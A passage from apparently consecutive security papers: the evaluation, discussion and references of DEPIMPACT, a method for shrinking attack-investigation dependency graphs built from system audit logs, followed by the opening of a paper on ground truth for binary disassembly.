Intuitively, the more entry nodes DEPIMPACT uses to perform forward causality analysis, the less likely DEPIMPACT will incorrectly filter out critical edges. But using more entry nodes is likely to produce more false positives in the output graph. To demonstrate the effectiveness of selecting the top-ranked entry nodes in revealing attack sequences, we show how the increase of the selected entry nodes impacts the effectiveness of DEPIMPACT in terms of FPR and FNR. DEPIMPACT chooses the top-ranked entry nodes in each of three system-entity categories and perform forward causality analysis from the nodes in the order of decreasing dependency impacts.

Impacts on FPRs and FNRs. Figure 5 and Figure 6 show the impacts of top entry nodes on FPRs and FNRs. As expected, when more entry nodes are used, the FNR decreases while the FPR increases. We can notice that when the FNR becomes zero (using $2-6$ nodes in different attacks), if DEPIMPACT continues to utilize more entry nodes to do the forward analysis, FPR will increase significantly. Based on this observation, we suggest that DEPIMPACT stops choosing more entry nodes when including one more entry node for forward analysis will result in a significant increase of the critical component.

5.4 RQ3: Revealing Attack Entries

In this RQ, we aim to measure the effectiveness of DEPIMPACT in revealing attack entries (i.e., whether the attack entries are among the top-ranked entry nodes). Specifically, we compare DEPIMPACT with 4 baseline approaches: the uniform random approach, 2 simplified versions of DEPIMPACT: DEPIMPACT-, DEPIMPACT--, and the average-projection approach. The uniform random approach ranks all the entry nodes randomly. DEPIMPACT- uses the temporal relevance and the data flow relevance to compute the dependency weight, but not the concentration ratio. DEPIMPACT-- uses only the temporal relevance to compute dependency weights. The average-projection approach uses a fixed parameter vector $(0.334, 0.333, 0.333)$ to compute dependency weights.

Table 8 shows the average ranks of all the attack entries computed by DEPIMPACT and the baseline approaches. We observe that DEPIMPACT consistently ranks the attack entries at the top (average rank 2.41) and achieves the best

Table 7: Runtime performance of DEPIMPACT and baseline approach

Attack	Causality Ana.(s)	Edge Merge(s)	Dependency Weight Computation (s)		Dependency Impact Propagation (s)		NoDoze(s)
			DEPIMPACT	Avg. Proj.	DEPIMPACT	Avg. Proj.	
Wget Executable	120.97	0.05	0.26	0.02	0.06	0.06	1.55
Illegal Storage	92.86	0.38	7.43	0.39	19.48	47.77	173.65
Illegal Storage2	95.13	3.02	52.68	33.79	160.08	1,038.55	329.31
Hide File	223.63	42.16	463.68	16.14	1,150.35	8,486.32	899.29
Steal Information	129.82	39.51	479.02	15.98	1,157.45	8,128.28	620.87
Backdoor Download	19.74	0.44	13.87	0.32	12.75	24.05	0.71
Annoying Server User_user	17.23	0.01	0.18	0.01	0.03	0.03	0.44
Shellshcok	0.05	0.03	0.07	0.01	0.02	0.06	0.08
Dataleak	0.09	0.01	0.28	0.02	0.14	0.16	0.01
VPN Filter	0.28	0.04	0.35	0.03	0.11	0.14	0.07
Five Dir. Case1	0.81	0.01	0.10	0.01	0.04	0.02	0.02
Five Dir. Case3	2.38	0.29	9.68	0.12	1.93	2.21	39.50
Theia Case1	73.28	8.75	276.80	1.88	289.77	191.85	30.36
Theia Case3	106.17	8.34	498.81	3.06	561.95	391.96	65.88
Trace Case5	1.92	0.01	0.14	0.01	0.11	0.01	0.54
AVG	58.96	6.87	120.22	4.78	223.62	1,220.77	144.15

Table 8: Average rank of attack entries

Attack	Temp. Relv.	Temp & Data Size	Fiexd Proj.	Uni. Random	DEPIMPACT
Wget Executable	5.50	12.25	20	23.45	2
Illegal Storage	25	13	18	475.99	5
Illegal Storage2	1	1	1	1,893.66	2.50
Hide File	22	10.50	13.50	17,284.72	4
Steal Information	11	3.50	7	17,304.32	2
Backdoor Download	3.50	3.50	7.50	76.57	2
Annoying Server User	5	5	13	15.82	2
Shellshcok	11	19	13	22.63	2.30
Dataleak	35	9	9	48.34	4.30
VPN Filter	46	34	8	236.77	2.50
Five Dir. Case1	5	5	5	115.50	2
Five Dir. Case3	1	1	1	327.10	2
Theia Case1	1.5	1.5	1.5	88,956.70	1
Theia Case3	1	2	1	70,610.50	1.50
Trace Case5	2	2	2	10.10	1
AVG	11.67	8.12	8	13,160.14	2.41

performance. Compared with DEPIMPACT--, DEPIMPACT-, the average-projection approach (shown in Column "Avg. Proj."), and the uniform random approach (shown in Column "Rand."), DEPIMPACT achieves 79.14%, 70.06%, 69.62% and 99.98% improvement in ranking the attack entries. These results demonstrate the necessity for DEPIMPACT to include all three features, and the comparison with the average-projection approach demonstrates the superiority of our discriminative feature projection scheme over a fixed parameter vector.

5.5 RQ4: System Performance

To understand the performance of DEPIMPACT, we measure the execution time of each step in DEPIMPACT, as shown in Table 7. On average, DEPIMPACT takes 343.84*s* to finish analyzing an attack (i.e., weight computation and impact propagation) and dependency graph construction requires 65.83*s* (i.e., causality analysis and edge merge). We next compare DEPIMPACT with the average-projection approach and NoDoze. We exclude the comparison of the execution times for the common steps (causality analysis and edge merge).

From the comparison results of DEPIMPACT and the average-projection approach in Table 7, we observe that (1) DEPIMPACT takes more time for dependency weight computation ($\sim 120s$) because DEPIMPACT uses the Multi-KMeans++ clustering and LDA to find the optimal projection vector; (2) DEPIMPACT takes less time for dependency impact propagation. The reason is because the dependency weights computed by DEPIMPACT are much more discriminative, and hence the score propagation can converge faster. As a result, DEPIMPACT reduces the execution time by 71.94% when compared with the average-projection approach.

From the comparison results of DEPIMPACT and Nodoze in Table 7, we can see DEPIMPACT need 343.84*s* to finish the weight computation and impact propagation, NoDoze need 144.15*s* to finish the s anomaly score computation. In particular, while DEPIMPACT requires more time for processing the 2 attacks whose dependency graphs have more than 3 million edges (i.e., the "Hide File" attack and the "Steal information" attack), DEPIMPACT produces much smaller graphs (~ 800 edges) than NoDoze ($> 20,000$ edges). On average, DEPIMPACT needs 343.84s to finish the dependency weight computation and the dependency impact propagation, and NoDoze needs 144.15s to finish the anomaly score computation (409.67*s* v.s. 209.98*s* for the whole analysis). Thus, DEPIMPACT and NoDoze have similar runtime performance for most of the attacks, and NoDoze is more efficient for certain attacks but achieves much lower graph reduction.

6 Discussion

Evasion Attacks. Existing causality analysis techniques, such as NoDoze [38], leverage execution profiles and reputations of entities (e.g., IP and file reputations) to identify anomaly edges. As shown in Section 5.2, attackers may hide their attack steps in benign events or try to abuse the reputation system to conceal their attack steps. Unlike existing techniques, DEPIMPACT will not suffer from this type of attacks since DEPIMPACT does not rely on execution profiles and reputations of system entities. To abuse our weight

computation and back-propagation techniques, attackers may perform multiple writes to inject the complete payload into a file, with most of the writes behaving like normal behaviors. To mitigate such attacks, we may treat each of the write event as a POI event, apply DEPIMPACT on all the write events to the malicious file that contains the payload, and investigates all the generated graphs. We may also adopt process-based anomaly detection techniques [70, 77] to help distinguish these malicious writes.

Forensics of Real-World Attacks. Advanced Persistent Threat (APT) and other real-world attacks are sophisticated (multi-step attacks that exploit various vulnerabilities) and stealthy (staying dormant for long period). Due to the advances of log compression techniques [41, 58, 74, 78] and continuing decreases of storage costs, storing system audit logs for months even years becomes affordable. Furthermore, recent distributed database solutions [9, 10] show promising results to improve the analysis performance of the logs. By operating together with these solutions, DEPIMPACT can be efficiently applied to long-period log data to investigate the potential attacks. DEPIMPACT can be seamlessly integrated with threat detection techniques [13, 37, 51, 64] to automatically generate critical components for the reported alerts (i.e., the POI events), and security analysts can inspect the small graphs (i.e., critical components) to obtain the contextual information for handling the alerts.

Design Alternatives. DEPIMPACT is a general framework that can use different combinations of features to investigate different types of attacks. Our evaluations on a wide range of attack scenarios (Section 5.1) demonstrate the effectiveness and robustness of the chosen features. Besides the proposed features, DEPIMPACT supports easy incorporation of other features according to specific forensic investigation needs. For edge weight computation, one alternative is to train a binary classifier using the features and output a probability score as the edge weight. However, such supervised learning-based approach faces significant limitations in our problem context: (1) as some of our features are computed with respect to the specific POI, the classification model learned for one type of attack can hardly generalize to other types of attacks with different POIs; (2) such approach typically requires large amount of training data, while our problem context is highly imbalanced in which critical edges are limited. Among unsupervised learning-based approaches, approaches based on anomaly detection [20] could be a substitution for KMeans clustering, and there could be alternatives for LDA to achieve discriminative dimensionality reduction [60, 72].

Runtime Performance Improvement. The performance of DEPIMPACT may benefit from database optimization and parallelization. Causality analyses can be improved by adopting the database optimization and parallelization techniques to speed up the search [30, 31]. Feature extraction for different edges is independent and can also be parallelized. Back-propagation (Equation (7)) can be converted into a matrix-vector product form to save CPU cycles. Further parallelization is possible by leveraging ideas similar to parallelizing PageRank [32, 50].

Limitations. To investigate attacks, DEPIMPACT depends on the underlying detection systems to identify the POI events that are related to the attacks. If the underlying detection systems fail to do so, DEPIMPACT will not be able to investigate the attacks. Recent approaches [37, 77] have proposed solutions to improve the detection of abnormal system activities and DEPIMPACT can work with these approaches to provide better defenses. Moreover, the critical components produced by DEPIMPACT still have 200+ edges on average (i.e., Table 5) due to the irrelevant system activities performed by the processes that produce critical edges. We plan to explore how to incorporate expert knowledge [34] and cyber threat intelligence (CTI) [27] to filter out these non-critical edges. Finally, DEPIMPACT cannot be used for real-time analysis as dependency graph generation is costly under some scenarios even when advanced data compression and parallel computation are applied [41, 74, 78]. We plan to explore options that can provide quicker feedback such as progressive updates [34, 35].

7 Related Work

Forensic Analysis via System Audit Logs. Causality analysis based on system auditing data plays a critical role for forensic analysis. King et al. [48, 49] proposed a backward causality analysis technique by automatically reconstructing a series of events that are dependent on a user-specified POI event. Goel et al. [33] proposed a technique that recovers from an intrusion based on forensic analysis. Recent efforts have been made to mitigate the dependency explosion problem by performing fine-grained causality analysis [42, 43, 45, 53, 57], prioritizing dependencies [38, 55], customized kernel [16], and optimizing storage [41, 54, 74, 78]. However, these techniques suffer from adoption limitations as they mainly rely on heuristic rules that cause loss of information [48], intrusive system changes such as binary instrumentation [45, 57] and kernel customization [16], or execution profiles that have limited generalizations [38]. DEPIMPACT proposes to compute discriminative dependency weights based on multiple features and perform back-propagation from the POI event to compute dependency impacts for identifying attack entries, which do not share the same adoption limitations with the existing techniques. Our evaluation results further demonstrate the effectiveness of DEPIMPACT over the existing techniques.

Behavior querying leverages domain-specific languages (DSLs) to search for patterns of system call events. Gao et al. [30, 31] proposed domain-specific languages that enable efficient attack investigation and attack detection by querying the historical and real-time stream of system call events. A major limitation of these DSLs is that they require manual efforts to construct the queries, which is labor-intensive and error-prone. Gao et al. [28] further proposed an automated

threat hunting approach via extracting knowledge from cyber threat intelligence (CTI) reports using NLP and synthesizing threat hunting queries from the extracted knowledge. Milajerdi et al. [62] proposed to rely on the correlation of suspicious information flows to detect ongoing attack campaigns. They further proposed to leverage the knowledge from CTI reports to align attack behaviors recorded in system auditing data via graph pattern matching [61]. Pasquier et al. [66] proposed a runtime analysis of provenance by combining runtime kernel-layer reference monitor with a query module. Hossain et al. [40] proposed a tag-based technique to perform real-time attack detection and reconstruction for system auditing data. DEPIMPACT can be interoperated with these techniques to achieve a better defense.

Score Propagation. Our relevance score propagation scheme was inspired by the TrustRank algorithm [36], which was originally designed to separate spam and reputable web pages: it first selects a small set of reputable seed pages, then propagates the trust scores following the link structures using the PageRank algorithm [65], and identifies spam pages as those with low scores. Similar ideas have been applied in security and privacy application scenarios including Sybil detection [18,29] and fake review detection [68]. DEPIMPACT is the first work that applies the score propagation idea in system audit logging domain that propagates dependency impacts to identify attack entries for filtering irrelevant dependencies.

Edge Weight Computation. Several components of DEPIMPACT are built up on a set of existing techniques. Our edge clustering step is based on Multi-KMeans++ [15], which optimizes the seed initialization for better clustering quality, compared with the standard KMeans. Our discriminative feature projection step is based on Linear Discriminant Analysis (LDA) [60], which finds a linear combination of features that characterizes or separates multiple classes of objects.

8 Conclusion

We propose DEPIMPACT, a framework that identifies the critical component of a dependency graph of a POI event generated by causality analysis, which preserves attack information and filter out irrelevant dependencies. Specifically, DEPIMPACT assigns discriminative dependency weights to edges for revealing critical edges, and computes and propagates dependency impacts to entry nodes for revealing attack entries. By further performing forward causality analysis from the top-ranked entry nodes and taking the graph overlap, DEPIMPACT preserves only dependencies that are highly relevant to the POI event and attack entries. Our evaluations on real attacks demonstrate the effectiveness of DEPIMPACT in filtering out irrelevant dependencies (producing $\sim 6,250\times$ smaller graphs) while preserving the attack-relevant dependencies.

Acknowledgments

We would like to thank the anonymous reviewers for the constructive comments and suggestions to improve the manuscript. Pengcheng Fang, Changlin Liu, and Xusheng Xiao's work is partially supported by the National Science Foundation under the grants CNS-2028748 and CCF-2046953.

References

[1] Home Depot Confirms Data Breach At U.S., Canadian Stores, 2014. http://www.npr.org/2014/09/09/347007380/home-depot-confirms-data-breach-at-u-s-canadian-stores.

[2] OPM government data breach impacted 21.5 million, 2015. http://www.cnn.com/2015/07/09/politics/office-of-personnel-management-data-breach-20-million.

[3] Yahoo discloses hack of 1 billion accounts, 2016. https://techcrunch.com/2016/12/14/yahoo-discloses-hack-of-1-billion-accounts/.

[4] CVE-2017-6334: WEB Netgear NETGEAR DGN2200 dnslookup.cgi Remote Command Injection, 2017. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-6334.

[5] CVE-2018-7445: NETBIOS MikroTik RouterOS SMB Buffer Overflow, 2018. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-7445.

[6] The Marriott data breach, 2018. https://www.consumer.ftc.gov/blog/2018/12/marriott-data-breach.

[7] Schneier on Security: Router Vulnerability and the VPNFilter Botnet, 2018. https://www.schneier.com/blog/archives/2018/06/router_-vulnerab.html.

[8] The Equifax data breach, 2020. https://www.ftc.gov/equifax-data-breach.

[9] Apache Cassandra, 2021. https://cassandra.apache.org/.

[10] Apache HBase, 2021. http://hbase.apache.org/.

[11] Cyber kill chain, 2021. https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html.

[12] DepImpact Project Website, 2021. https://github.com/usenixsub/DepImpact.

[13] Endpoint monitoring & security, 2021. https://logrhythm.com/solutions/security/endpoint-threat-detection/.

[14] VPNFilter: New Router Malware with Destructive Capabilities, 2018. https://symc.ly/2IPGGVE.

[15] David Arthur and Sergei Vassilvitskii. K-means++: The advantages of careful seeding. In *ACM-SIAM Symposium on Discrete Algorithms (SODA)*, pages 1027–1035, 2007.

[16] Adam M. Bates, Dave Tian, Kevin R. B. Butler, and Thomas Moyer. Trustworthy whole-system provenance for the linux kernel. In *USENIX Security Symposium*, pages 319–334, 2015.

[17] Matt Bishop. *Introduction to Computer Security*. Addison-Wesley Professional, 2004.

[18] Qiang C., Michael S., Xiaowei Y., and Tiago P. Aiding the detection of fake accounts in large scale social online services. In *USENIX Symposium on Networked Systems Design and Implementation (NSDI)*, pages 197–210, 2012.

[19] Bryan Cantrill, Adam Leventhal, and Brendan Gregg. DTrace, 2017. http://dtrace.org/.

[20] Varun Chandola, Arindam Banerjee, and Vipin Kumar. Anomaly detection: A survey. *ACM computing surveys (CSUR)*, 41(3):15:1–15:58, July 2009.

[21] Scott A. Crosby and Dan S. Wallach. Efficient data structures for tamper-evident logging. In *USENIX Security Symposium*, page 317–334, 2009.

[22] DARPA. Transparent Computing, Defense Advanced Research Projects Agency, 2014. http://www.darpa.mil/program/transparent-computing.

[23] Exploit Database. Exploit Database, 2017. https://www.exploit-db.com/.

[24] Ebay. Ebay Inc. to ask Ebay users to change passwords, 2014. http://blog.ebay.com/ebay-inc-ask-ebay-users-change-passwords/.

[25] FireEye Inc. HammerToss: Stealthy Tactics Define a Russian Cyber Threat Group. Technical report, FireEye Inc., 2015.

[26] Jerome Friedman, Trevor Hastie, and Robert Tibshirani. *The elements of statistical learning*, volume 1. Springer, 2001.

[27] Peng Gao, Xiaoyuan Liu, Edward Choi, Bhavna Soman, Chinmaya Mishra, Kate Farris, and Dawn Song. A system for automated open-source threat intelligence gathering and management. In *International Conference on Management of Data (SIGMOD), Demonstrations Track*, pages 2716–2720, 2021.

[28] Peng Gao, Fei Shao, Xiaoyuan Liu, Xusheng Xiao, Zheng Qin, Fengyuan Xu, Prateek Mittal, Sanjeev R Kulkarni, and Dawn Song. Enabling efficient cyber threat hunting with cyber threat intelligence. In *IEEE International Conference on Data Engineering (ICDE)*, pages 193–204, 2021.

[29] Peng Gao, Binghui Wang, Neil Zhenqiang Gong, Sanjeev R. Kulkarni, Kurt Thomas, and Prateek Mittal. Sybilfuse: Combining local attributes with global structure to perform robust sybil detection. In *IEEE Conference on Communications and Network Security (CNS)*, pages 1–9, 2018.

[30] Peng Gao, Xusheng Xiao, Ding Li, Zhichun Li, Kangkook Jee, Zhenyu Wu, Chung Hwan Kim, Sanjeev R. Kulkarni, and Prateek Mittal. SAQL: A stream-based query system for real-time abnormal system behavior detection. In *USENIX Security Symposium*, pages 639–656, 2018.

[31] Peng Gao, Xusheng Xiao, Zhichun Li, Fengyuan Xu, Sanjeev R. Kulkarni, and Prateek Mittal. AIQL: Enabling efficient attack investigation from system monitoring data. In *USENIX Annual Technical Conference (ATC)*, pages 113–126, 2018.

[32] David Gleich, Leonid Zhukov, and Pavel Berkhin. Fast parallel pagerank: A linear system approach. *Yahoo! Research Technical Report YRL-2004-038, available via http://research. yahoo. com/publication/YRL-2004-038. pdf*, 13:22, 2004.

[33] Ashvin Goel, Kenneth Po, Kamran Farhadi, Zheng Li, and Eyal de Lara. The taser intrusion recovery system. In *ACM Symposium on Operating systems principles (SOSP)*, pages 163–176, 2005.

[34] Jiaping Gui, Ding Li, Zhengzhang Chen, Junghwan Rhee, Xusheng Xiao, Mu Zhang, Kangkook Jee, Zhichun Li, and Haifeng Chen. APTrace: A responsive system for agile enterprise level causality analysis. In *IEEE International Conference on Data Engineering (ICDE), Industry and Application Track*, pages 1701–1712, 2020.

[35] Jiaping Gui, Xusheng Xiao, Ding Li, Chung Hwan Kim, and Haifeng Chen. Progressive processing of system behavioral query. In *Annual Computer Security Applications Conference (ACSAC)*, pages 378–389, 2019.

[36] Zoltán Gyöngyi, Hector Garcia-Molina, and Jan Pedersen. Combating Web Spam with Trustrank. In *International Conference on Very Large Data Bases (VLDB)*, pages 576–587, 2004.

[37] Xueyuan Han, Thomas Pasquier, Adam Bates, James Mickens, and Margo Seltzer. Unicorn: Runtime

provenance-based detector for advanced persistent threats. In *Network and Distributed System Security Symposium (NDSS)*, 2020.

[38] Wajih Ul Hassan, Shengjian Guo, Ding Li, Zhengzhang Chen, Kangkook Jee, Zhichun Li, and Adam Bates. Nodoze: Combatting threat alert fatigue with automated provenance triage. In *Network and Distributed System Security Symposium (NDSS)*, 2019.

[39] Wajih Ul Hassan, Mark Lemay, Nuraini Aguse, Adam Bates, and Thomas Moyer. Towards scalable cluster auditing through grammatical inference over provenance graphs. In *Network and Distributed System Security Symposium (NDSS)*, 2018.

[40] Md Nahid Hossain, Sadegh M. Milajerdi, Junao Wang, Birhanu Eshete, Rigel Gjomemo, R. Sekar, Scott D. Stoller, and V. N. Venkatakrishnan. SLEUTH: real-time attack scenario reconstruction from COTS audit data. In *USENIX Security Symposium*, pages 487–504, 2017.

[41] Md Nahid Hossain, Junao Wang, R. Sekar, and Scott D. Stoller. Dependence-preserving data compaction for scalable forensic analysis. In *USENIX Security Symposium*, pages 1723–1740, 2018.

[42] Yang Ji, Sangho Lee, Evan Downing, Weiren Wang, Mattia Fazzini, Taesoo Kim, Alessandro Orso, and Wenke Lee. Rain: Refinable attack investigation with on-demand inter-process information flow tracking. In *Proceedings of the ACM Conference on Computer and Communications Security (CCS)*, pages 377–390, 2017.

[43] Yang Ji, Sangho Lee, Mattia Fazzini, Joey Allen, Evan Downing, Taesoo Kim, Alessandro Orso, and Wenke Lee. Enabling refinable cross-host attack investigation with efficient data flow tagging and tracking. In *Proceedings of the USENIX Security Symposium*, pages 1705–1722, 2018.

[44] Xuxian Jiang, AAron Walters, Dongyan Xu, Eugene H. Spafford, Florian Buchholz, and Yi-Min Wang. Provenance-aware tracing of worm break-in and contaminations: A process coloring approach. In *IEEE International Conference on Distributed Computing Systems (ICDCS)*, pages 38–38. IEEE, 2006.

[45] Yonghwi K., Fei W., Weihang W., Kyu H. L., Wen-C. L., Shiqing M., Xiangyu Z., Dongyan X., Somesh J., Gabriela F. C., Ashish G., and Vinod Y. MCI : Modeling-based causality inference in audit logging for attack investigation. In *Network and Distributed System Security Symposium (NDSS)*, 2018.

[46] Amin Kharraz, Sajjad Arshad, Collin Mulliner, William K. Robertson, and Engin Kirda. UNVEIL: A large-scale, automated approach to detecting ransomware. In *USENIX Security Symposium*, pages 757–772, 2016.

[47] Taesoo Kim, Xi Wang, Nickolai Zeldovich, and M. Frans Kaashoek. Intrusion recovery using selective re-execution. In *USENIX Symposium on Operating Systems Design and Implementation (OSDI)*, pages 89–104, 2010.

[48] Samuel T. King and Peter M. Chen. Backtracking intrusions. In *ACM Symposium on Operating systems principles (SOSP)*, pages 223–236. ACM, 2003.

[49] Samuel T. King, Zhuoqing Morley Mao, Dominic G. Lucchetti, and Peter M. Chen. Enriching intrusion alerts through multi-host causality. In *Network and Distributed System Security Symposium (NDSS)*, 2005.

[50] Christian Kohlschütter, Paul-Alexandru Chirita, and Wolfgang Nejdl. Efficient parallel computation of pagerank. In *European Conference on Information Retrieval (ECIR)*, pages 241–252. Springer, 2006.

[51] Christopher Kruegel, Fredrik Valeur, and Giovanni Vigna. *Intrusion Detection and Correlation - Challenges and Solutions*, volume 14 of *Advances in Information Security*. Springer, 2005.

[52] Yonghwi Kwon, Fei Wang, Weihang Wang, Kyu Hyung Lee, Wen-Chuan Lee, Shiqing Ma, Xiangyu Zhang, Dongyan Xu, Somesh Jha, Gabriela F Ciocarlie, et al. Mci: Modeling-based causality inference in audit logging for attack investigation. In *Network and Distributed System Security Symposium (NDSS)*, 2018.

[53] Kyu Hyung Lee, Xiangyu Zhang, and Dongyan Xu. High accuracy attack provenance via binary-based execution partition. In *Network and Distributed System Security Symposium (NDSS)*, 2013.

[54] Kyu Hyung Lee, Xiangyu Zhang, and Dongyan Xu. Loggc: garbage collecting audit log. In *ACM Conference on Computer and Communications Security (CCS)*, pages 1005–1016, 2013.

[55] Yushan Liu, Mu Zhang, Ding Li, Kangkook Jee, Zhichun Li, Zhenyu Wu, Junghwan Rhee, and Prateek Mittal. Towards a timely causality analysis for enterprise security. In *Network and Distributed System Security Symposium (NDSS)*, 2018.

[56] Shiqing Ma, Juan Zhai, Yonghwi Kwon, Kyu Hyung Lee, Xiangyu Zhang, Gabriela F. Ciocarlie, Ashish Gehani, Vinod Yegneswaran, Dongyan Xu, and Somesh Jha. Kernel-supported cost-effective audit logging for causality tracking. In *USENIX Annual Technical Conference (ATC)*, pages 241–254, 2018.

[57] Shiqing Ma, Xiangyu Zhang, and Dongyan Xu. Protracer: towards practical provenance tracing by alternating between logging and tainting. In *Network and Distributed System Security Symposium (NDSS)*, 2016.

[58] Noor Michael, Jaron Mink, Jason Liu, Sneha Gaur, Wajih Ul Hassan, and Adam Bates. On the forensic validity of approximated audit logs. In *Annual Computer Security Applications Conference (ACSAC)*, pages 189–202, 2020.

[59] Microsoft. ETW events in the common language runtime, 2017. https://msdn.microsoft.com/en-us/library/ff357719(v=vs.110).aspx.

[60] Sebastian Mika, Gunnar Ratsch, Jason Weston, Bernhard Scholkopf, and Klaus-Robert Muller. Fisher discriminant analysis with kernels. In *IEEE Signal Processing Society Workshop*, pages 41–48, 1999.

[61] Sadegh M. Milajerdi, Birhanu Eshete, Rigel Gjomemo, and V.N. Venkatakrishnan. Poirot: Aligning attack behavior with kernel audit records for cyber threat hunting. In *ACM Conference on Computer and Communications Security (CCS)*, page 1795–1812, 2019.

[62] Sadegh M Milajerdi, Rigel Gjomemo, Birhanu Eshete, R Sekar, and VN Venkatakrishnan. HOLMES: real-time APT detection through correlation of suspicious information flows. In *IEEE Symposium on Security and Privacy (IEEE S&P)*, pages 1137–1152, 2019.

[63] MITRE. Common Vulnerabilities and Exposures (CVE), 2020. https://cve.mitre.org/.

[64] netwrix. Insider threat detection, 2020. https://www.netwrix.com/insider threat detection.html.

[65] Lawrence Page, Sergey Brin, Rajeev Motwani, and Terry Winograd. The pagerank citation ranking: Bringing order to the web. Technical Report 1999-66, Stanford InfoLab, November 1999.

[66] Thomas Pasquier, Xueyuan Han, Thomas Moyer, Adam Bates, Olivier Hermant, David Eyers, Jean Bacon, and Margo Seltzer. Runtime Analysis of Whole-system Provenance. In *ACM Conference on Computer and Communications Security (CCS)*, pages 1601–1616, 2018.

[67] Tadeusz Pietraszek. Using adaptive alert classification to reduce false positives in intrusion detection. In *Recent Advances in Intrusion Detection (RAID)*, pages 102–124, 2004.

[68] Shebuti Rayana and Leman Akoglu. Collective opinion spam detection: Bridging review networks and metadata. In *ACM SIGKDD International Conference on Knowledge Discovery and Data Mining (KDD)*, pages 985–994, 2015.

[69] Redhat. The linux audit framework, 2017. https://github.com/linux-audit/.

[70] Suphannee Sivakorn, Kangkook Jee, Yixin Sun, Lauri Kort-Parn, Zhichun Li, Cristian Lumezanu, Zhenyu Wu, Lu-An Tang, and Ding Li. Countering malicious processes with process-dns association. In *Network and Distributed System Security Symposium (NDSS)*. The Internet Society, 2019.

[71] Georgios P. Spathoulas and Sokratis K. Katsikas. Reducing false positives in intrusion detection systems. *Computers & Security*, 29(1):35–44, 2010.

[72] Masashi Sugiyama. Local fisher discriminant analysis for supervised dimensionality reduction. In *International conference on Machine learning (ICML)*, pages 905–912, 2006.

[73] Sysdig. Sysdig, 2017. https://sysdig.com/.

[74] Yu Tao Tang, Ding Li, Zhi Chun Li, Mu Zhang, Kangkook Jee, Xu Sheng Xiao, Zhen Yu Wu, Junghwan Rhee, Feng Yuan Xu, and Qun Li. Nodemerge: Template based efficient data reduction for big-data causality analysis. In *ACM Conference on Computer and Communications Security (CCS)*, pages 1324–1337, 2018.

[75] New York Times. Target data breach incident, 2014. http://www.nytimes.com/2014/02/27/business/target-reports-on-fourth-quarter-earnings.html?_r=1.

[76] David A. Wagner and Paolo Soto. Mimicry attacks on host-based intrusion detection systems. In *ACM Conference on Computer and Communications Security (CCS)*, pages 255–264, 2002.

[77] Shen Wang, Zhengzhang Chen, Xiao Yu, Ding Li, Jingchao Ni, Lu-An Tang, Jiaping Gui, Zhichun Li, Haifeng Chen, and Philip S. Yu. Heterogeneous graph matching networks for unknown malware detection. In *International Joint Conference on Artificial Intelligence (IJCAI)*, pages 3762–3770, 2019.

[78] Zhang Xu, Zhenyu Wu, Zhichun Li, Kangkook Jee, Junghwan Rhee, Xusheng Xiao, Fengyuan Xu, Haining Wang, and Guofei Jiang. High fidelity data reduction for big data security dependency analyses. In *ACM Conference on Computer and Communications Security (CCS)*, pages 504–516, 2016.

Ground Truth for Binary Disassembly is Not Easy

Chengbin Pang[†] *Tiantai Zhang*[†] *Ruotong Yu*[‡] *Bing Mao*[†] *Jun Xu*[‡]
[†]*State Key Laboratory for Novel Software Technology, Nanjing University*
[‡]*School of Computing, University of Utah*

Abstract

Modern disassembly tools often rely on empirical evaluations to validate their performance and discover their limitations, thus promoting long-term evolvement. To support the empirical evaluation, a foundation is the right approach to collect the ground truth knowledge. However, there has been no unanimous agreement on the approach we should use. Most users pick an approach based on their experience or will, regardless of the properties that the approach presents.

In this paper, we perform a study on the approaches to building the ground truth for binary disassembly, aiming to shed light on the right way for the future. We first provide a taxonomy of the approaches used by past research, which unveils five major mechanisms behind those approaches. Following the taxonomy, we summarize the properties of the five mechanisms from two perspectives: (i) the coverage and precision of the ground truth produced by the mechanisms and (ii) the applicable scope of the mechanisms (e.g., what disassembly tasks and what types of binaries are supported). The summarization, accompanied by quantitative evaluations, illustrates that many mechanisms are ill-suited to support the generation of disassembly ground truth. The mechanism best serving today's need is to trace the compiling process of the target binaries to collect the ground truth information.

Observing that the existing tool to trace the compiling process can still miss ground truth results and can only handle x86/x64 binaries, we extend the tool to avoid overlooking those results and support ARM32/AArch64/MIPS32/MIPS64 binaries. We envision that our extension will make the tool a better foundation to enable universal, standard ground truth for binary disassembly.

1 Introduction

Disassembly is the process of reversing basic constructs, such as instructions and functions, from binary code. It offers the foundation for binary analysis and the downstream security applications (e.g., code layout randomization [12,15], control flow integrity [31,37], and similarity measurement [11, 16, 36]). To support disassembly, an abundance of tools have been created, ranging from open source ones (e.g., ANGR [33] and GHIDRA [3]) to commercial ones (e.g., IDA PRO [13] and BINARY NINJA [25]). To the success of these tools, a critical but easily overlooked factor is the generation of accurate ground truth of disassembly results. On the one hand, ground truth knowledge is a foundation to build many tools. In particular, data-mining or machine learning based tools [10, 28, 32, 35] need ground truth to label data for training the models. On the other hand, ground truth information is indispensable to measure the disassembly outcomes, which drives the evolvement of nearly every tool.

Despite the importance of ground truth for disassembly, it has not received due attention. Past research on binary disassembly has been creating/obtaining ground truth somewhat arbitrarily, without sufficient consideration of the rigor. Take the recovery of instructions as an example. As far as we know, there are four distinct strategies to obtain the ground truth. Meng *et al.* [22] run manual analysis to obtain the ground truth, while ZAFL [23] simply considers the results produced by existing disassemblers (OBJDUMP) as the ground truth (or precisely, baseline) for comparison. In contrast, XDA [28] and Andriesse *et al.* [5] combine instruction locations embedded in the debug information and linear sweeping to collect legitimate instructions. More intelligently, Pang *et al.* [26] trace the compiling, assembling, and linking process to gather all the instructions emitted by the compilation toolchain. However, little has been done to inspect the fidelity of various types of ground truth and the implications behind. Instead, the community seems to have been permissive towards the choice of ground truth and accept whatever being used.

In this paper, we focus on the above concern about ground truth for binary disassembly. We start with a taxonomy of the approaches to building ground truth information for major disassembly tasks (recovery of instructions, function boundaries, and control flows). The taxonomy describes the internal principles and mechanisms of each approach. Overall, five different mechanisms are being used nowadays. These mechanisms are heterogeneous in nature, ranging from labor-intensive ones (① *manual analysis*) to opportunistic ones (② *reusing existing disassemblers*) and compiler-aided ones (③ *leveraging compilation metadata*, ④ *exploiting intermediate compiler outputs*, and ⑤ *tracing the compiling process*).

